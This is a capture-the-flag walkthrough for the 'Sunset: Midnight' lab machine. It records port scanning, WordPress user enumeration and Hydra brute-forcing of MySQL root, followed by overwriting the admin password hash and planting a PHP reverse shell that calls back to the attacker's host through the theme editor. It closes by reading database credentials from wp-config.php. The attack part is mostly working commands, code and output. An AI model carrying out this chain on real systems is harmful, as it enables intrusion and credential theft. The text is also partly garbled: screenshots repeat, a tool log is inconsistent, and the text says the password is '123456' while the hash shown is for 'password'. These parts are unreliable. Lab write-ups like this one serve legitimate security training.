


# MACHINE : MIDNIGHT



```
root@kali:~# nmap -sn 192.168.43.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 10:42 IST
Nmap scan report for 192.168.43.1
Host is up (0.12s latency).
MAC Address: 92:7E:BF:3E:A1:D2 (Unknown)
Nmap scan report for midnight (192.168.43.72)
Host is up (0.00023s latency).
MAC Address: 08:00:27:ED:61:48 (Oracle VirtualBox virtual NIC)
Nmap scan report for sunset-midnight (192.168.43.104)
Host is up.
Nmap scan report for kali (192.168.43.207)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 5.84 seconds
root@kali:~# MACHINE : MIDNIGHT
root@kali:~#
```

Let's start by running nmap with OS detection, software versions, scripts and traceroute.

```
1 | nmap -A 192.168.43.72
```

```

[1]+  Stopped                  nmap -A 192.168.43.0/24
root@kali:~# nmap -A 192.168.43.72
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 10:43 IST
Nmap scan report for midnight (192.168.43.72)
Host is up (0.00058s latency).

Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:fe:0b:8b:8d:15:e7:72:7e:3c:23:e5:86:55:51:2d (RSA)
|   256 fe:eb:ef:5d:40:e7:06:67:9b:63:67:f8:d9:7e:d3:e2 (ECDSA)
|_  256 35:83:68:2c:33:8b:b4:6c:24:21:20:0d:52:ed:cd:16 (ED25519)

80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Did not follow redirect to http://sunset-midnight/
|_https-redirect: ERROR: Script execution failed (use -d to debug)

3306/tcp  open  mysql  MySQL 5.5.5-10.3.22-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.22-MariaDB-0+deb10u1
|   Thread ID: 14
|   Capabilities flags: 63486
|   Some Capabilities: SupportsCompression, FoundRows, IgnoreSpaceBeforeParenthesis, SupportsLoadDataLocal, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, LongColumnFlag, Support41Auth, ODBCClient, InteractiveClient, DontAllowDatabaseTableColumn, ConnectWithDatabase, Speaks41ProtocolNew, SupportsAuthPlugins, SupportsMultipleStatements, SupportsMultipleResults

```

We add the IP address and the “sunset-midnight” host to our “/etc/hosts” as indicated by the creator of the machine in the description.

```

127.0.0.1      localhost
127.0.1.1      kali
192.168.43.72  sunset-midnight
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

```


"/etc/hosts" 7L, 214C

3,13

All

## Enumeration

We access the web service and find a site developed with the CMS WordPress.



**Let's scan it through WPSscan.**

```
[root@kali:~# wpscan --url http://sunset-midnight/ -e u
[+] URL: http://sunset-midnight/ [192.168.43.72]
[+] Started: Tue Sep 1 10:56:23 2020

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] http://sunset-midnight/robots.txt
| Interesting Entries:
| - /wp-admin/
```

```

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00
[+] User(s) Identified:
[+] admin
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Rss Generator (Passive Detection)
    Wp Json Api (Aggressive Detection)
      - http://sunset-midnight/wp-json/wp/v2/users/?per_page=10&page=1
    Oembed API - Author URL (Aggressive Detection)
      - http://sunset-midnight/wp-json/oembed/1.0/embed?url=http://sunset-midnight/&format=json
    Rss Generator (Aggressive Detection)
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Sep 1 10:56:26 2020
[+] Requests Done: 48
[+] Cached Requests: 9
[+] Data Sent: 11.028 KB
[+] Data Received: 596.468 KB
[+] Memory used: 134.219 MB
[+] Elapsed time: 00:00:03
root@kali:~#

```

**Let's try to get the admin login credentials by bruteforce method using the default wordlist in kali i.e, /usr/share/wordlists/rockyou.txt :**

```

root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt sunset-midnight mysql -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-01 11:58:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://sunset-midnight:3306/
[3306][mysql] host: sunset-midnight login: root password: robert
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-01 11:58:51
root@kali:~#

```

We attacked the MySQL service with hydra and the rockyou dictionary. We will get the credentials to access the database.

```

root@kali:~# hydra -l root -P /root/tools/Dic/rockyou.txt sunset-midnight mysql -t 4
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-30 01:02:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://sunset-midnight:3306/
[STATS] 100% (4/4) attack profit: 14344399 tries in 10:00:00, 14344377 to do in 10:00:00, 4 active
[STATS] 100% (4/4) attack profit: 14344399 tries in 10:00:00, 14344377 to do in 10:00:00, 4 active
[STATS] [root] next attack victim: You're root password: robert
[STATS] 1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-30 01:06:44

```

We created a hash in md5 of the password "123456" (we will use it below).

We connect to the database with the obtained credentials, select the database and consult the table of registered users. We don't know the password, but it's not a problem, we'll change it directly indicating our md5 hash (remember that it corresponds to the password 123456).

**So, now let's get logged in to mysql database:**

```
[Screenshot_2020-09-... Oracle VM VirtualBox - [midnight [Running]] - Or... root@kali:~] [Downloads - File Manag... Sunset: Midnight Vulnru... 12:05 CARRA 81% |
```

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
MariaDB [(none)]> ls
->
[3]+  Stopped                  mysql -h sunset-midnight -u root -p
root@kali:~# mysql -h sunset-midnight -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 413638
Server version: 10.3.22-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress_db |
+-----+
4 rows in set (0.206 sec)

MariaDB [(none)]>
```

As it can be seen we successfully logged in to mysql database with password “robert”

**Let's select wordpress\_db and list out the tables:**

```
[Screenshot_2020-0... Screenshot_2020-0... Oracle VM VirtualBo... [midnight [Running] - root@kali: ~ Downloads - File Ma... Untitled document - 12:06 CARRA EN 79%]
File Edit View Search Terminal Help
4 rows in set (0.206 sec)

MariaDB [(none)]> use wordpress_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress_db]> show tables;
+-----+
| Tables_in_wordpress_db |
+-----+
| wp_commentmeta          |
| wp_comments              |
| wp_links                 |
| wp_options               |
| wp_postmeta               |
| wp_posts                 |
| wp_sp_polls               |
| wp_term_relationships    |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
+-----+
13 rows in set (0.001 sec)

MariaDB [wordpress_db]>
```

```

[Screenshot_2020-09-... Oracle VM VirtualBox M... [midnight [Running] - Or... root@kali:~ Downloads - File Manag... MACHINE : MIDNIGHT ... 12:17 CARA EN 69% C
File Edit View Search Terminal Help
Database changed
MariaDB [wordpress_db]> SHOW FULL TABLES;
+-----+-----+
| Tables_in_wordpress_db | Table_type |
+-----+-----+
| wp_commentmeta      | BASE TABLE |
| wp_comments          | BASE TABLE |
| wp_links             | BASE TABLE |
| wp_options            | BASE TABLE |
| wp_postmeta           | BASE TABLE |
| wp_posts              | BASE TABLE |
| wp_sp_polls           | BASE TABLE |
| wp_term_relationships | BASE TABLE |
| wp_term_taxonomy      | BASE TABLE |
| wp_termmeta           | BASE TABLE |
| wp_terms               | BASE TABLE |
| wp_usermeta            | BASE TABLE |
| wp_users                | BASE TABLE |
+-----+
13 rows in set (0.001 sec)

MariaDB [wordpress_db]> SELECT * FROM wordpress_db;
ERROR 1146 (42S02): Table 'wordpress_db.wordpress_db' doesn't exist
MariaDB [wordpress_db]> SELECT * FROM wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email        | user_url       |
|     | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)

```

**Let's list the content to wp\_users:**

```

[Screenshot_2020-09-... Oracle VM VirtualBox M... [midnight [Running] - Or... root@kali:~ Downloads - File Manag... [MACHINE : MIDNIGHT ... 12:18 CARA EN 69% C
File Edit View Search Terminal Help
+-----+-----+
| wp_postmeta      | BASE TABLE |
| wp_posts          | BASE TABLE |
| wp_sp_polls        | BASE TABLE |
| wp_term_relationships | BASE TABLE |
| wp_term_taxonomy   | BASE TABLE |
| wp_termmeta         | BASE TABLE |
| wp_terms            | BASE TABLE |
| wp_usermeta          | BASE TABLE |
| wp_users             | BASE TABLE |
+-----+
13 rows in set (0.001 sec)

MariaDB [wordpress_db]> SELECT * FROM wordpress_db;
ERROR 1146 (42S02): Table 'wordpress_db.wordpress_db' doesn't exist
MariaDB [wordpress_db]> SELECT * FROM wp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email        | user_url       |
|     | user_registered | user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin      | $P$BaWk4oeAmrdn453hR606BvDqoF9yy6/ | admin        | example@example.com | http://sunset-mid
night | 2020-07-16 19:10:47 | 0 | admin |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)

MariaDB [wordpress_db]> 

```

**Let's update the admin password so that we can successfully login:**

Sunset: Midnight \ x MACHINE: MIDNIGHT \ x Log In < Midnight \ x How to Display My... sunset: midnight \ x MySQL | Change U... Log In < Midnight \ x CrackStation - On... MD5 Hash Generator +

mdShashgenerator.com

Apps Gmail YouTube Maps Web UI (Dashb... MEHERBANI | Ashutosh Sin...

MD5 Hash Generator From Darts Tools

MD5 Hash Generator

Ad closed by Google

Your Hash: 5f4dcc3b5aa765d61d8327deb882cf99  
Your String: password

Use this generator to create an MD5 hash of a string:

Generate

This MD5 hash generator is useful for encoding passwords, credit card numbers, and other sensitive data into MySQL. Paste them another database, PHP, recommends, ASP, or any program and source.

Web Dev Conversion Encode/Decoders Formatters Internet Join Login

bodor<sup>®</sup>

Fiber Laser Cutting Machine

Economical Model Help Resume Production

A-series

Inquiry Now

Screenshot\_2020-0... [Screenshot\_2020-0... [Oracle VM VirtualBo... [midnight [Running] - root@kali: ~ Downloads - File Ma... CrackStation - Online\_ 01:18 CARRA EN ↻ 🔍 22% 🔒

Sunset:Midnight | MACHINE:Midnight | Log In:Midnight | How To Display | sunset:midnight | MySQL | Change | Log In:Midnight | CrackStation | MD5 Hash Generator | CrackStation | Defuse.ca · Twitter

CrackStation · Password Hashing Security · Defuse Security

# CrackStation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99

I'm not a robot  reCAPTCHA Privacy Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, HmacMD5, whirlpool, MySQL 4.1+ (sha1(ha1\_bin)), QuesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Exact match. Partial match. Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security](#) page.

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 1.9GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Last Modified: May 27, 2019, 8:19am UTC  
 Page Hits: 33705397  
 Unique Hits: 6192022  
[Defuse Security](#) | [Zcash](#) | [Secure\\_PasteBin](#) | [Source Code](#)

File Edit View Search Terminal Tabs Help

root@kali: ~

```
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
+
13 rows in set (0.001 sec)

MariaDB [wordpress_db]> SELECT * FROM wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID   | user_login | user_pass           | user_nicename | user_email          | user_url        | user_status | display_name |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1    | admin      | 4159DCAE0DFED363DFDA944C1AEEAED7 | admin         | example@example.com | http://sunset-midnight | 0             | admin        |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.001 sec)

MariaDB [wordpress_db]> UPDATE wp_users SET user_pass="5f4dcc3b5aa765d61d8327deb882cf99" WHERE ID=1;
Query OK, 1 row affected (0.205 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [wordpress_db]>
```

We updated the hashed form of the word “password” and hence we successfully logged in. Username: admin password: password :D

Sunset: Midnight | MACHINE: MID... | Log In | How to Display | sunset:midnight | MySQL | Change | Dashboard | CrackStation | MD5 Hash Gener... | CrackStation | 01:57 CARRA EN 73% 01:57 CARRA EN 73%

Dashboard

Welcome to WordPress!

We've assembled some links to get you started:

**Get Started**

Customize Your Site

or, change your theme completely

**Site Health Status**

Your site's health is looking good, but there are still some things you can do to improve its performance and security.

Take a look at the **10 Items** on the Site Health screen.

**At a Glance**

1 Post | 6 Pages | 1 Comment

WordPress 5.4.2 running Twenty Seventeen theme. [Update to 5.5](#)

**Activity**

Recently Published | Jul 16th, 7:10 pm | Hello world!

**Next Steps**

- Edit your front page
- + Add additional pages
- Add a blog post
- View your site

**More Actions**

- Manage widgets
- Manage menus
- Turn comments on or off
- Learn more about getting started

Screen Options Help Dismiss

WordPress 5.5 is available! Please update now.

Kazam | Manage Themes | MACHINE: MID... | sunset:midnight | C... | Screenshot\_2020-0... | Screenshot\_2020-0... | Oracle VM VirtualBo... | midnight [Running] | root@kali: ~ | 02:08 CARRA EN 89% 02:08 CARRA EN 89%

Dashboard

Themes 3 [Add New](#) Search installed themes...

New version available. [Update now](#)



Active: Twenty Seventeen [Customize](#)

New version available. [Update now](#)



Twenty Nineteen

New version available. [Update now](#)



Welcome to the Swedish Museum of Modern Art

Digital strategy for unique small businesses

Twenty Twenty

Add New Theme

Get Version 5.5

Thank you for creating with WordPress.

The screenshot shows the WordPress theme editor for the 'Twenty Twenty' theme. The main area displays the theme's stylesheet (style.css) code. The sidebar on the right shows the theme's file structure, including files like style.css, functions.php, and header.php.

```

root@kali:~# mysql -u root -p
MariaDB [(none)]> use wordpress_db;
MariaDB [wordpress_db]> update wp_users set user_pass = "5f4dcc3b5aa765d61d8327deb882cf99" where ID=1;
Query OK, 1 row affected (0.205 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [wordpress_db]> exit
Bye
root@kali:~# locate reverse-shell
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/php/php-reverse-shell.php
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php
cp: missing destination file operand after '/usr/share/webshells/php/php-reverse-shell.php'
Try 'cp --help' for more information.
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali:~# mv php-reverse-shell.php shell.php
root@kali:~# ls
Burp sunset nmap.txt nmap.192.168.43.104.txt nmap.192.168.43.104.192.168.43.104.txt shell.php  wordpress.bkp.zip
dirsearch go-workspace mailsent.txt moon1.php.jpg rapidscan vmware.txt
root@kali:~#

```

**Now we need to edit shell.php file . Redit the ip as the ip of your base os, kali i.e 192.168.43.104 (for me) and port as 9001 (as you wish).**

```

GNU nano 4.9.2
shell.php
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.104'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//


^G Get Help      ^O Write Out    ^W Where Is      ^K Cut Text     ^J Justify      ^C Cur Pos      M-U Undo
^X Exit          ^R Read File   ^\ Replace       ^U Paste Text   ^T To Spell     ^_ Go To Line   M-E Redo

```

Now lets copy the content of shell.php and try to upload it in theme editor.

Selected file content:

```

36 //
37 // Limitations
38 // .....
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

46 set_time_limit (0);
47 $VERSION = "1.0";
48 $ip = '192.168.43.104'; // CHANGE THIS
49 $port = 9001; // CHANGE THIS
50 $chunk_size = 1400;
51 $write_a = null;
52 $error_a = null;
53 $shell = 'uname -a; w; id; /bin/sh -i';
54 $daemon = 0;
55 $debug = 0;
56
57
58 // Daemonise ourselves if possible to avoid zombies later
59 //
60
61 // pcntl_fork is hardly ever available, but will allow us to daemonise
62 // our php process and avoid zombies. Worth a try...
63 if (function_exists('pcntl_fork')) {
64     // Fork and have the parent process exit
65     $pid = pcntl_fork();
66
67     if ($pid == -1) {
68         printf("ERROR: Can't fork");
69         exit(1);
70     }
71 }

```

Theme Files

- (style.css)
- Theme Functions (functions.php)
- assets >
- print.css
- style-rtl.css
- package-lock.json
- package.json

404 Template (404.php)

- classes >
- Comments (comments.php)
- Theme Footer (footer.php)
- Theme Header (header.php)
- inc >
- Main Index Template (index.php)
- Search Form (searchform.php)
- Singular Template (singular.php)
- Template-parts >
- templates >
- readme.txt

Documentation: Function Name... Look Up

File edited successfully.

Update File

Thank you for creating with WordPress

Get Version 5.5.1

Here, we can see that the file is updated successfully in the 404 template.

```
root@kali:~# 
root@kali:~# 
root@kali:~# nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.43.91 58422
Linux midnight 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
05:03:25 up 1:19, 0 users, load average: 0.19, 0.18, 0.10
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

## Now lets access the shell:

```
root@kali:~# 
root@kali:~# nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.43.91 58422
Linux midnight 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64 GNU/Linux
05:03:25 up 1:19, 0 users, load average: 0.19, 0.18, 0.10
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@midnight:$ cat /var/www/html/wordpress/wp-config.php
cat /var/www/html/wordpress/wp-config.php
<?php
/** 
 * The base configuration for WordPress 
 * 
 * The wp-config.php creation script uses this file during the 
 * installation. You don't have to use the web site, you can 
 * copy this file to "wp-config.php" and fill in the values. 
 * 
 * This file contains the following configurations: 
 * 
 * * MySQL settings 
 * * Secret keys 
 * * Database table prefix 
 * * ABSPATH 
 * 
 * @link https://wordpress.org/support/article/editing-wp-config-php/ 
 * 
 * @package WordPress 
 */
```

Here, we got the login credentials :)

```

File Edit View Search Terminal Tabs Help
root@kali:~ x root@kali:~ x root@kali:~ x
* This wp-config.php creation script uses this file during the
* installation. You don't have to use the web site, you can
* easily edit the file directly to "wp-config.php" and fill in the values.
*/
This file contains the following configurations:

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'jose' );

/** MySQL database password */
define( 'DB_PASSWORD', '645dc5a8871d2a4269d4cbe23f6ae103' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
*/

```

```

File Edit View Search Terminal Tabs Help
root@kali:~ x root@kali:~ x root@kali:~ x
/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );


/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
*/
define('AUTH_KEY',         '9F#)Pk/-8$yQ/>URBXx$)e6>G0(+m6L_|{Emur&fv&fo_twBj`-6QnE_7hI|Y<p');
